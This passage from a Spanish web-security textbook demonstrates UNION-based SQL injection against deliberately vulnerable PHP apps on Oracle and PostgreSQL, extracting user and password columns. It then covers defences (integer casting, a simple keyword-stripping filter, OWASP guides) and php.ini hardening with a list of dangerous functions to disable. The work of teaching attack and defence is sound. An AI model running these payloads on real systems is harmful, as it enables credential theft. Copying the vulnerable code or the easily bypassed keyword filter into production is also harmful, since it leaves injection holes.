Ejemplo de resultado: **SYSTEM**.

Figura 23. En esta figura vemos el nombre de usuario utilizado por la aplicación vulnerable.

Una vez que obtuvimos información interesante sobre el servidor y la base de datos, procedemos a explorar las tablas que contiene:

```
productos_oracle.php?id=-1 UNION SELECT table_name FROM all_tables
```

O, siendo un poco más precisos, podemos ver solamente las tablas a las que accede el usuario utilizado por la aplicación vulnerable:

```
productos_oracle.php?id=-1 UNION SELECT table_name FROM all_tables
WHERE owner = 'SYSTEM'
```

En este caso obtendremos como resultado las tablas de usuarios y productos. Averigüemos cuáles son las columnas de la tabla de usuarios:

```
productos_oracle.php?id=-1 UNION SELECT column_name FROM all_tab_
columns WHERE table_name = 'USUARIOS'
```

Es importante que el nombre de la tabla esté escrito en letras mayúsculas, ya que de lo contrario no veremos resultados.




Figura 24. Mediante esta inyección SQL se obtienen las columnas de la tabla de usuarios, ordenadas alfabéticamente.

Finalmente, obtenemos todos los registros de las columnas que nos interesan, en este caso **usuario** y **passwd**:

```
productos_oracle.php?id=-1 UNION SELECT concat(usuario,passwd) FROM
usuarios
```

Puede que estas inyecciones resulten un poco extrañas si las comparamos con las que realizamos al gestor MySQL. De todos modos, cuanto más sepamos del funcionamiento interno de Oracle Database

más fácil nos resultará llevar a la práctica inyecciones SQL sobre las aplicaciones vulnerables que lo utilicen.

PostgreSQL

Al igual que con Oracle Database, desarrollaremos la aplicación vulnerable a inyecciones SQL para realizar nuestras prácticas:

```
<?php
$conx = pg_connect("host=localhost port=5432
dbname=Test user=postgres password=pass");
$id = $_GET['id'];

$query = pg_query($conx, "select nombre from
productos where id = $id");

while ($row = pg_fetch_assoc ($query)) {

        print "Nombre: ".$row["nombre"]. "<br /> ";
}
pg_close($conx);
?>
```

Mediante este script PHP nos conectamos a la base de datos **Test**, donde han sido creadas las tablas necesarias para realizar la práctica. La consulta SQL sigue siendo la que utilizamos anteriormente: solicitamos el nombre del producto cuyo **id** equivalga al ingresado por el usuario, a través de la URL. Obtenemos la versión de PostgreSQL instalada en el servidor web:

```
productos_postgre.php?id=-1 UNION SELECT version()
```

Ejemplo de resultado: **PostgreSQL 9.2.4**. Averiguamos el nombre de la base de datos utilizada por la aplicación vulnerable:

```
productos_postgre.php?id=-1 UNION SELECT current_database()
```

Ejemplo de resultado: **Test**. Obtenemos los nombres de todos los usuarios creados en el DBMS:

```
productos_postgre.php?id=-1 UNION SELECT usename FROM pg_user
```

También podemos ver únicamente el que está siendo utilizado por la aplicación vulnerable:

```
productos_postgre.php?id=-1 UNION SELECT current_user
```

Ejemplo de resultado: **Postgres**.

Figura 25. Nombre de usuario utilizado por la aplicación vulnerable a inyecciones SQL.

Continuamos averiguando cuáles son las bases de datos que existen dentro del servidor:

```
productos_postgre.php?id=-1 UNION SELECT datname FROM pg_database
```

Como resultado veremos las bases de datos **template0** y **template1**, que vienen por defecto en PostgreSQL. Luego podemos observar los nombres de las que hayan sido creadas por el administrador.

Es el turno de ver las tablas que existen dentro de la base. La forma de lograrlo resultará más familiar, ya que PostgreSQL, al igual que MySQL, cuenta con la base **information_schema**. Procedamos a obtener las tablas:

```
productos_postgre.php?id=-1 UNION SELECT table_name FROM information_
schema.tables
```

Dentro del resultado obtenido, buscaremos la tabla de usuarios y averiguaremos cuáles son sus columnas:

```
productos_postgre.php?id=-1 UNION SELECT column_name FROM information_
schema.columns WHERE table_name = 'usuarios'
```




Figura 26. Las columnas de la tabla de usuarios son **id**, **nombre**, **apellido**, **usuario** y **passwd**.

El paso final es obtener los registros que existan dentro de la tabla de usuarios en las columnas de **usuario** y **passwd**, que son las que nos interesan:

```
productos_postgre.php?id=-1 UNION SELECT concat(usuario,':',passwd)
FROM usuarios
```

De este modo, obtendremos los nombres de usuario con sus respectivas contraseñas separados por dos puntos (**:**) en el lugar del nombre del producto. Por ejemplo:

Nombre: Admin:admin_postgre
Nombre: Kii:111110_postgre
Nombre: MiQi:Miic_postgre

Como conclusión, nuestras inyecciones SQL deberán adaptarse al DBMS que esté utilizando la aplicación vulnerable. Las bases y tablas instaladas por defecto no siempre son las mismas, pueden llamarse de manera distinta y/o tener otra estructura de datos.

Protección contra inyección SQL

Comprendido el ataque, apliquemos la defensa. Luego de instalar MySQL explicamos varias medidas de seguridad que deben ser implementadas siempre que se utilice este gestor. Cada DBMS tiene su propia documentación de seguridad, que podemos consultar en los archivos de ayuda o sitios web oficiales. Siempre es necesario que aseguremos tanto el servidor web y de bases de datos como el código de la aplicación.

En esta sección aprenderemos a defendernos contra ataques de inyección SQL mediante el desarrollo de código seguro y otras protecciones dentro de la aplicación, y en el próximo capítulo veremos

las medidas de seguridad que podemos implementar para proteger el interior del servidor web.

Desarrollo de código seguro

Debido a que este es el último capítulo que dedicaremos a la protección de aplicaciones desde su código fuente, haremos una mención especial a los proyectos de la fundación OWASP y sus documentos sobre las vulnerabilidades que afectan a las aplicaciones web, ya que son de gran ayuda para desarrollar aplicaciones seguras.

Además del **Top Ten OWASP**, un ranking de diez posiciones con las vulnerabilidades más explotadas durante el año, OWASP ofrece otros materiales útiles y gratuitos:

- **Guía de desarrollo de OWASP:** es un manual muy completo para diseñar, desarrollar y liberar aplicaciones y servicios web seguros. Podemos obtener información sobre este proyecto en: **www.owasp.org/index.php/Proyecto_Guia_de_OWASP**. También tenemos a disposición en idioma español una guía breve, con las prácticas de desarrollo de código seguro al programar aplicaciones web (**www.owasp.org/images/c/c8/OWASP_SCP_Quick_Reference_Guide_SPA.doc**).
- **Guía de pruebas de OWASP:** es un manual muy útil para realizar auditorías de seguridad a las aplicaciones y servicios web. Podemos descargar la versión tres, en español, desde el siguiente enlace: **www.owasp.org/images/8/80/Guía_de_pruebas_de_OWASP_ver_3.0.pdf**.
- **Guía de revisión de código de OWASP:** cubre las mismas vulnerabilidades y mecanismos de seguridad que la guía de pruebas, pero provee lineamientos para encontrar los problemas en el código

COMILLAS SIMPLES EN SQL

Las comillas simples (‘), en el lenguaje SQL, indican el comienzo o final de una cadena de caracteres dentro de la consulta. Podemos utilizarlas para provocar errores de sintaxis en una aplicación vulnerable o para concatenar nuestras inyecciones a la consulta original.

ESPECIFICAR EL TIPO DE DATO DE UNA VARIABLE EN PHP ES UNA BUENA MEDIDA DE SEGURIDAD

fuente. Es útil al momento de auditar aplicaciones que ya hemos desarrollado y sirve para diversos lenguajes (como PHP, ASP, Java, SQL, etcétera). Encontramos más información y descargas en: **www.owasp.org/index.php/Projects/OWASP_Code_Review_Project**.

Recomendamos continuar con la lectura de esas guías para seguir mejorando la seguridad de las aplicaciones web que desarrollemos.

En las próximas secciones trataremos varias medidas de protección que podemos implementar en el código de nuestra aplicación web para evitar la técnica de inyección SQL.

Verificar el tipo de dato

Si bien en PHP no es obligatorio especificar el tipo de dato que almacena una variable, es una excelente medida de seguridad, sobre todo si el valor es asignado directamente por el usuario. Debemos aplicarlo desde el lado del desarrollador, dentro del código. Tomemos como ejemplo las aplicaciones que hemos explotado a lo largo del capítulo:

```
<?php
include('conexion_a_db.php');

$id = $_GET['id'];

$query = mysql_query("SELECT id,Nombre,Precio FROM `productos` WHERE
id=$id");

while ($row = mysql_fetch_assoc ($query)) {
        print "Nombre: ".$row["Nombre"]. "<br />";
        print "Precio: ".$row["Precio"]. "<br /> ";
}

mysql_close();
?>
```

En esta aplicación la variable **id** debe recibir siempre un valor numérico para formar correctamente la consulta SQL, pero en ninguna parte del código se especifica que debe ser así. Para hacerlo tenemos que modificar la línea que declara la variable **id**:

```
$id = (int) $_GET['id'];
```

De este modo, dejamos establecido que la variable **id** almacenará un valor de tipo **integer** (numérico) e ignorará por completo algo diferente.




Figura 27. Al recibir una cadena de caracteres (**string**), la aplicación la ignora y no muestra resultados.

Filtro de palabras claves

Sabemos cuáles son las palabras utilizadas para formar una inyección SQL maliciosa. Sobre esta base, podríamos crear un script que revise los datos de entrada en busca de esas palabras claves (por ejemplo **UNION**, **ALL**, **SELECT**, **FROM**, **WHERE**, **information_schema**, etcétera) y las elimine antes de que se forme la consulta final y se envíe a la base de datos.

A continuación podemos ver un script que realiza esa tarea sobre la variable **entrada**:

```
<?php
$entrada = $_GET[‘entrada’];

$entrada = str_ireplace(“UNION” ,”” ,$entrada);
$entrada = str_ireplace(“SELECT”,”” ,$entrada);
$entrada = str_ireplace(“FROM” ,”” ,$entrada);
$entrada = str_ireplace(“WHERE” ,”” ,$entrada);

print $entrada;
?>
```

Podemos evaluar el filtro de este simple código intentando pasar a la variable **entrada** una inyección SQL como las aprendidas. Notaremos que las palabras **UNION**, **SELECT**, **FROM** y **WHERE** son automáticamente eliminadas de la variable, sin diferenciar entre mayúsculas y minúsculas.




Figura 28. Mediante la función **`str_ireplace()`** se pueden eliminar las palabras claves de una inyección SQL.

Procedimientos almacenados

Los **procedimientos almacenados** o **stored procedures** son destinados, entre otros usos, a evitar ataques de inyección SQL. Sin

embargo, su uso inadecuado puede generar tanta vulnerabilidad a inyecciones SQL como las consultas realizadas por un usuario desde la página web. Este riesgo aparece si el procedimiento almacenado utiliza una entrada de datos para armar la consulta y, al igual que la aplicación web vulnerable, no la filtra correctamente.

Si de todas maneras queremos utilizarlos para mitigar los riesgos de una inyección maliciosa, debemos implementarlos correctamente: no armar las consultas con SQL dinámico o, de ser necesario hacerlo, filtrar y proteger correctamente la entrada de datos.

Análisis de respuesta

Podemos desarrollar una aplicación más inteligente a la hora de analizar la respuesta de la consulta SQL antes de mostrársela al usuario. Por ejemplo, el código del formulario de acceso que saltamos al principio del capítulo simplemente analizaba la respuesta en busca de un cero o un número mayor, y eso era todo lo que necesitaba para validar el acceso a la aplicación. Tal código es muy poco inteligente, y por ende fácil de engañar. Debemos esforzarnos por programar aplicaciones que analicen minuciosamente los datos que reciben por parte del DBMS, para así evitar darle a un atacante la información que desea ver.

RESUMEN

Hoy en día, los ataques de inyección SQL son los más ejecutados en lo que respecta a seguridad en aplicaciones web. Dedicamos este capítulo completo a analizar y explotar códigos vulnerables a dicho ataque y logramos obtener toda la información que queríamos de una base de datos (**MySQL**, **Oracle Database** y **PostgreSQL**). Por otro lado, vimos las cuestiones de seguridad básicas que debemos implementar al instalar el **DBMS MySQL** y varias medidas de protección contra inyecciones de código maliciosas.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Cuáles son las características del modelo relacional de bases de datos?
2. ¿Cuáles son los **DBMS** más utilizados en la actualidad?
3. ¿Para qué se utilizan los comandos **DDL** y **DML** en SQL?
4. ¿Qué tipo de información contienen las bases de datos **information_schema** y **mysql** del DBMS MySQL?
5. ¿Cuáles son las medidas de seguridad básicas que debemos implementar al instalar el DBMS MySQL?
6. ¿Cómo podemos saltar un sistema de autenticación mediante una inyección SQL?

EJERCICIOS PRÁCTICOS

1. Instale los DBMS MySQL, Oracle Database y PostgreSQL.
2. Desarrolle aplicaciones vulnerables a inyección SQL que utilicen los DBMS instalados.
3. Obtenga la mayor cantidad de información posible sobre el servidor web, la base de datos y el DBMS mediante inyecciones SQL.
4. Obtenga las tablas, columnas y registros de la base de datos utilizada por cada una de las aplicaciones vulnerables que desarrolló.
5. Asegure las aplicaciones vulnerables de modo que no se pueda seguir inyectando código SQL malicioso.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

*10

Seguridad en el servidor

En este capítulo reforzaremos las medidas básicas de protección de un servidor web, añadiendo nuevas configuraciones que ayudarán a mitigar riesgos. Aprenderemos algo de hardening e instalaremos un firewall de aplicaciones web.

Reforzar las medidas básicas

En el **Capítulo 1**, luego de instalar Ubuntu Server, aprendimos las medidas de seguridad básicas que debíamos aplicar en nuestro servidor. Comenzamos eliminando las contraseñas por defecto de las aplicaciones utilizadas para asignarles una clave verdaderamente segura, verificamos los privilegios de los usuarios/grupos y sus respectivos permisos sobre los archivos del servidor (para modificarlos en caso de ser inadecuados), y recomendamos editar las configuraciones por defecto de las aplicaciones en uso para evitar proporcionar al hacker información de su interés. Vimos también cómo distribuir los servicios en diferentes servidores, de modo que si un atacante compromete a uno de éstos no pueda acceder a información de otros componentes (por ejemplo, una base de datos). Por último, mencionamos la importancia de los respaldos de información o backups y de mantener actualizado el sistema operativo de nuestro servidor web.

> DESHABILITAR FUNCIONES EN PHP.INI FORTALECE LA SEGURIDAD DE NUESTRO SISTEMA




Figura 1. Si el hacker no encuentra vulnerabilidades en la aplicación web, intentará hallarlas en el servidor.

Dedicamos, en definitiva, gran parte del libro a detectar y resolver las fallas de programación que pudieran afectar la seguridad de la aplicación y los componentes relacionados. Es hora de aprender las técnicas de **hardening**: procesos de fortalecimiento de un sistema mediante ajustes en su configuración. En esta sección reforzaremos las medidas básicas de protección aprendidas en el **Capítulo 1**.

Eliminar peligros de PHP

Al instalar el intérprete de PHP tendremos un archivo de configuración llamado **php.ini**. En capítulos anteriores aprendimos a realizar pequeñas modificaciones a su contenido para aumentar la seguridad. En esta sección, trataremos otras directivas disponibles en este archivo para prohibir funciones peligrosas, limitar las operaciones a un directorio específico o deshabilitar la subida de archivos, entre otras protecciones.

Primero deberemos buscar el archivo **php.ini**. Su ubicación puede variar según el sistema operativo y la instalación que hayamos realizado: si usamos Linux podemos ejecutar el comando **find / -name php.ini** para encontrarlo, mientras que en Windows, si instalamos el paquete WAMP, podemos encontrar el **php.ini** en **C:\wamp\bin\php\php(versión)\php.ini**.




Figura 2. Buscamos el archivo de configuración **`php.ini`** en Ubuntu Server.

Deshabilitar funciones

Una vez localizado el **php.ini**, lo abrimos con cualquier editor de texto y usamos el buscador para encontrar la directiva **disable_functions** (la cual debe ser aplicada para deshabilitar todas las funciones PHP que puedan envolver algún peligro en nuestro servidor). Aparecerá declarada pero sin valores asignados. Si no está, la agregamos manualmente. Haremos una primera prueba deshabilitando **phpinfo**,

que, como hemos visto, proporciona muchísima información sobre el servidor, que no deseamos en manos de un atacante.

Modificamos la directiva de la siguiente manera:

```
disable_functions = "phpinfo"
```

Cada vez que realizamos un cambio sobre un archivo de configuración, como **php.ini**, tenemos que reiniciar el servidor. Luego debemos programar un script que llame a **phpinfo** para verificar si ha sido deshabilitado correctamente.

```
<?php
print phpinfo();
?>
```

Como podemos ver en la **Figura 3**, obtenemos un mensaje de error que indica claramente que la función **phpinfo()** ha sido deshabilitada por razones de seguridad.




Figura 3. A la izquierda se encuentra el mensaje de error; a la derecha, el archivo **php.ini** con la directiva **disable_functions**.

De esta manera podemos deshabilitar fácilmente todas las funciones PHP peligrosas que, a esta altura de la obra, ya podemos identificar. Veamos un ejemplo de cómo podría quedar declarada la directiva **disable_functions**:

```
disable_functions = "phpinfo, php_uname, system, exec, passthru, shell_exec,
eval, show_source, popen, proc_open, proc_close, ini_set, ini_alter, ini_get_all,
ini_restore, openlog, syslog, ftp_connect, ftp_exec, ftp_get, ftp_login"
```

Lógicamente, si una de esas funciones es utilizada por la aplicación web no podremos deshabilitarla. En ese caso, aplicaremos lo aprendido en capítulos anteriores para protegernos.

Poner un límite

> CON OPEN_BASEDIR NEUTRALIZAMOS LA VULNERABILIDAD DIRECTORY TRANSVERSAL

Mediante la directiva **open_basedir** podemos indicarle a PHP que tiene permisos únicamente sobre los archivos que estén dentro de un directorio específico y evitar, así, la vulnerabilidad de **Directory Transversal**, donde un atacante navega a través de los directorios de nuestro servidor explotando una aplicación con dicha falla. Por ejemplo, en Ubuntu Server podemos declarar la directiva **open_basedir = "/var/www/"**, mientras que en Windows declaramos: **open_basedir = "c:\wamp\www"**. De este modo, cuando un script intente abrir o acceder a un archivo (por ejemplo mediante la función **fopen()** o **include()**) se verificará su ubicación. Si se encuentra fuera del directorio permitido, PHP se negará a interactuar con él.

EL BLINDADO OXIDADO

El modo seguro de PHP o **safe_mode** fue, en su momento, un intento de resolver el problema de seguridad existente en servidores compartidos, pero dicha función quedó obsoleta desde la versión 5.3.0 de PHP. En internet podemos encontrar muchísimos **exploits** para saltar su protección, en los servidores que aún cuenten con ella.





Figura 4. A la izquierda, el error que generó **open_basedir**; a la derecha, el archivo **php.ini** con la directiva aplicada.

Prohibido subir archivos

Si nuestra aplicación web no brinda servicios para almacenar archivos o imágenes online, podemos deshabilitar completamente la subida de archivos a través del protocolo HTTP, obteniendo una medida más de protección contra posibles ataques.



Buscaremos la directiva **file_uploads** en el archivo **php.ini** y cambiaremos su valor de la siguiente manera: **file_uploads = Off**.

Figura 5. La subida de archivos al servidor mediante http queda deshabilitada.

Para completar la edición del archivo **php.ini** deberemos deshabilitar la inclusión de archivos, tal como aprendimos en el **Capítulo 6**, buscando las directivas **allow_url_fopen** y **allow_url_include**. Por último, podemos apagar los mensajes de error, como vimos en el **Capítulo 8**, mediante **display_errors** dentro del **php.ini**.

Archivos temporales

Los archivos temporales son creados por programas que necesitan guardar determinados datos por un momento, o bien como respaldo de información para aquellos que dan la posibilidad al usuario de retroceder acciones (por ejemplo, un editor de texto). A simple vista, no tienen nada perjudicial, pero si no se borran luego de ser utilizados pueden generar una brecha importante de seguridad.

> ES IMPORTANTE BORRAR LOS ARCHIVOS TEMPORALES CON INFORMACIÓN SENSIBLE

Los sistemas Linux son más propensos a este tipo de vulnerabilidad y pueden explotarse con más facilidad si se está usando un **CMS** (*Sistema de Administración de Contenidos*), como **Joomla**.

